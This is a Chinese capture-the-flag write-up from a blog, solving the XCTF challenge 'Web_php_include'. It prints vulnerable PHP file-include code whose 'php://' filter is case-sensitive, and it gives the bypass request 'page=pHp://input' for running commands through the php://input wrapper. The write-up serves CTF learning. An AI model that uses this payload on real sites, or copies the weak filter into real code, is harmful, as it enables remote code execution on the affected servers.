【攻防世界】四 --- Web_php_include

原创

通地塔 于 2020-12-23 20:33:28 发布 50 收藏

分类专栏： 攻防世界 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_43168364/article/details/111502170

题目 — Web_php_include

一、writeup

对主页代码进行审计

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


关键点

- 要有两个查询字符串：hello 和 page
- page中的内容会做文件包含，但是会对php://进行过滤


相关函数

- **strstr(“Hello world!”,“world”)** — 查找 “world” 在 “Hello world!” 中**是否存在，如果是，返回该字符串及后面剩余部分。返回world**。区分大小写，不区分大小写用：stristr()函数
- **str_replace(find,replace,string,count)** — **find** - 要查的字符串，**replace** - 替换为，**string** - 原始字符串


绕过方法

- 使用pHp://input 来绕过对php://input的过滤
- 进而利用php伪协议来执行命令

因此我们执行：`?hello=good&page=pHp://input`



查看第一个文件，得到了flag



二、知识点

- php文件包含